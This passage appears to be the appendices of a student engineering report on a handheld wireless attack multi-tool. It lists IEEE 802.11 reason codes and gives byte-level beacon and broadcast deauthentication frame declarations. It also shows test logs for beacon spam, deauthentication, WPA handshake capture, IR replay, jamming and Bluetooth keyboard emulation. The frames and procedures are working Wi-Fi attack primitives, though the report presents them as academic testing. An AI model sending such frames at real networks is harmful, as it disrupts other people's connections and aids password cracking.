9	STA requesting (re)association is not authenticated with responding STA.
10	Disassociated because the information in the Power Capability element is unacceptable
11	Disassociated because the information in the Supported Channels element is unacceptable
12	Disassociated due to BSS Transition Management
13	Invalid element, that is an element defined in this standard for which the content does not meet the specifications in Clause 8
14	Message integrity code (MIC) failure
15	4-Way Handshake timeout
16	Group Key Handshake timeout
17	Element in 4-Way Handshake is different from (Re)Association Request/Probe Response/Beacon frame.
18	Invalid group cipher
19	Invalid pairwise cipher
20	Invalid AKMP
21	Unsupported RSNE version
22	Invalid RSNE capabilities
23	IEEE 802.1X authentication failed
24	Cipher suite rejected because of the security policy
25	TDLS direct-link teardown because TDLS peer STA is unreachable via the TDLS direct link
26	TDLS direct-link teardown for unspecified reason
27	Disassociated because the session is terminated by SSP request
28	Disassociated because of the lack of SSP roaming agreement
29	Requested service rejected because of SSP cipher suite or AKM requirement
30	Requested service not authorized in this location
31	TS was deleted because QoS AP lacks sufficient bandwidth for this QoS STA due to a change in BSS service characteristics or operational mode (example: an HT BSS change from 40 MHz channel to 20 MHz channel).
32	Disassociated for unspecified, QoS-related reason
33	Disassociated because QoS AP lacks sufficient bandwidth for this QoS STA
34	Disassociated because excessive number of frames need to be acknowledged, but are not acknowledged because of AP transmissions or poor channel conditions
35	Disassociated because STA is transmitting outside the limits of its TXOPs
36	STA_LEAVING requested from peer STA as the STA is leaving the BSS (or resetting)
37	Requested from peer STA as it does not want to use the mechanism
38	Requested from peer STA as the STA received frames using the mechanism for which a setup is required
39	Requested from peer STA due to timeout
45	Peer STA does not support the requested cipher suite.
46	In a DLS teardown frame: The teardown was initiated by the DLS peer. In a Disassociation frame: Disassociated because authorized access limit reached
47	In a DLS teardown frame: The teardown was initiated by the AP. In a Disassociation frame: Disassociated due to external service requirements
48	Invalid FT Action frame count
49	Invalid pairwise master key identifier (PMKI)
50	Invalid MDE
51	Invalid FTE
52	SME cancels the mesh peering instance with the reason other than reaching the maximum number of peer mesh STAs.
53	The mesh STA has reached the supported maximum number of peer mesh STAs.
54	The received information violates the Mesh Configuration policy configured in the mesh STA profile.
55	The mesh STA has received a Mesh Peering Close message requesting to close the mesh peering.
56	The mesh STA has resent dot11MeshMaxRetries Mesh Peering Open messages, without receiving a Mesh Peering Confirm message.
57	The confirmTimer for the mesh peering instance times out
58	The mesh STA fails to unwrap the GTK or the values in the wrapped contents do not match.
59	The mesh STA receives inconsistent information about the mesh parameters between Mesh Peering Management frames.
60	The mesh STA fails the authenticated mesh peering exchange because of a failure in selecting either the pairwise ciphersuite or group ciphersuite.
61	The mesh STA does not have proxy information for this external destination.
62	The mesh STA does not have forwarding information for this destination.
63	The mesh STA determines that the link to the next hop of an active path in its forwarding information is no longer usable.
64	The deauthentication frame was sent because the MAC address of the STA already exists in the mesh BSS. See 10.3.6.
65	The mesh STA performs channel switch to meet regulatory requirements.
66	The mesh STA performs channel switch with unspecified reason.
67-535	Reserved

Table 0.1 - Complete List of IEEE 802.11 Reason Codes [51]

Appendix D: Beacon Frame Declaration

```
uint8_t beaconPacket[109] = {
/*  0 - 3  */ 0x80, 0x00, 0x00, 0x00,             // Type/Subtype: management beacon
/*  4 - 9  */ 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // Destination: broadcast
/* 10 - 15 */ 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, // Source
/* 16 - 21 */ 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, // Source

// Fixed parameters
/* 22 - 23 */ 0x00, 0x00,    // Fragment & sequence number (done by  SDK)
/* 24 - 31 */ 0x83, 0x51, 0xf7, 0x8f, 0x0f, 0x00, 0x00, 0x00,  // Timestamp
/* 32 - 33 */ 0x64, 0x00,    // Interval: 0x64, 0x00 => every 100ms
/* 34 - 35 */ 0x31, 0x00,    // capabilities Information

// Tagged parameters
// SSID parameters
/* 36 - 37 */ 0x00, 0x20,   // Tag: Set SSID length, Tag length: 32

/* 38 - 69 */ 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, // SSID
  0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20,
  0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20, 0x20,
  0x20, 0x20, 0x20, 0x20,

// Supported Rates
/* 70 - 71 */ 0x01, 0x08,   // Tag: Supported Rates, Tag length: 8
/* 72 */ 0x82,              // 1(B)
/* 73 */ 0x84,              // 2(B)
/* 74 */ 0x8b,              // 5.5(B)
/* 75 */ 0x96,              // 11(B)
/* 76 */ 0x24,              // 18
/* 77 */ 0x30,              // 24
/* 78 */ 0x48,              // 36
/* 79 */ 0x6c,              // 54

// Current Channel
/* 80 - 81 */ 0x03, 0x01,   // Channel set, length
/* 82 */ 0x01,              // Current Channel

// RSN information
/*  83 -  84 */ 0x30, 0x18,
/*  85 -  86 */ 0x01, 0x00,
/*  87 -  90 */ 0x00, 0x0f, 0xac, 0x02,
/*  91 - 100 */ 0x02, 0x00,
/*  93 - 100 */ 0x00, 0x0f, 0xac, 0x04, 0x00, 0x0f, 0xac, 0x04,
/* 101 - 102 */ 0x01, 0x00,
/* 103 - 106 */ 0x00, 0x0f, 0xac, 0x02,
/* 107 - 108 */ 0x00, 0x00
};
```

Appendix E: Deauthentication Frame Declaration

```
uint8_t deauthPacket[26] = {
/*  0 - 1  */ 0xA0, 0x00,             // type, subtype c0: deauth (a0: disassociate)
/*  2 - 3  */ 0x3A, 0x01,                         // duration
/*  4 - 9  */ 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF,  // reciever (target)
/* 10 - 15 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC,  // source (ap)
/* 16 - 21 */ 0xCC, 0xCC, 0xCC, 0xCC, 0xCC, 0xCC,  // BSSID (ap)
/* 22 - 23 */ 0x00, 0x00,                         // fragment & squence number
/* 24 - 25 */ 0x01, 0x00                       // reason code (1 = unspecified reason)
};
```

Appendix F: FlipperZero Sub-1 GHz CC1101 Schematic




Figure 0.2 - Flipper Zero Sub-1 GHz CC1101 Schematic [67]

Appendix G: Final System Testing and Validation Photos




Figure 0.3 - Final System Testing - Test 1 Photo: GUI, Battery and Storage




Figure 0.4 - Final System Testing - Test 2 Photo: Beacon Spam

Figure 0.5 - Final System Testing - Test 3 Photo: Deauthentication

```
Found 7 networks
Network 0: Jonathan's iPhone
Network 1: eduroam
Network 2: UoN-guest
Network 3: UoN-secure
Network 4: 4GEE-WiFi-0209-2.4GHz
Network 5: UoN-guest
Network 6: eduroam
Enter the index of the network to find devices of:
Target BSSID: EE:F4:DC:9C:D7:1A
Target Channel: 6
Capture Time: 30000
Starting handshake capture
EAPOL packet detected
AP MAC: EE:F4:DC:9C:D7:1A
STA MAC: EE:F4:DC:9C:D7:1A
ESSID:
EAPOL Length: 137
```

Figure 0.6 - Final System Testing - Test 4 Photo: Handshake Capture

```
Device Name: Fujitsu_AC.ir
0. Device Command: POWER
1. Device Command: Mode_auto
2. Device Command: Fan_auto
3. Device Command: Eco
4. Device Command: Mode_cool
5. Device Command: Mode_dry
6. Device Command: Off

Enter the device command index:
Device Command Index: 0
Enter the device command index:
Device Command Index: 6
```

Before signal sent | Power on signal sent | Power off signal sent

Figure 0.7 - Final System Testing - Test 5 Photo: IR Transmission

```
IR capture complete
Captured IR data:
1 EB 24B EC 24A EE 247 EA 24C EC 249 E8
```

Figure 0.8 - Final System Testing - Test 6 Photo: IR Capture

Figure 0.9 - Final System Testing - Test 9 Photo: Jamming Range




Figure 0.10 - Final System Testing - Test 10 Photo: Bluetooth Keyboard Emulation

Appendix H: Code Listings

Github repository: https://github.com/Jonathan-0101/skeletonKey

Doxygen documentation: https://jonathan-0101.github.io/skeletonKey/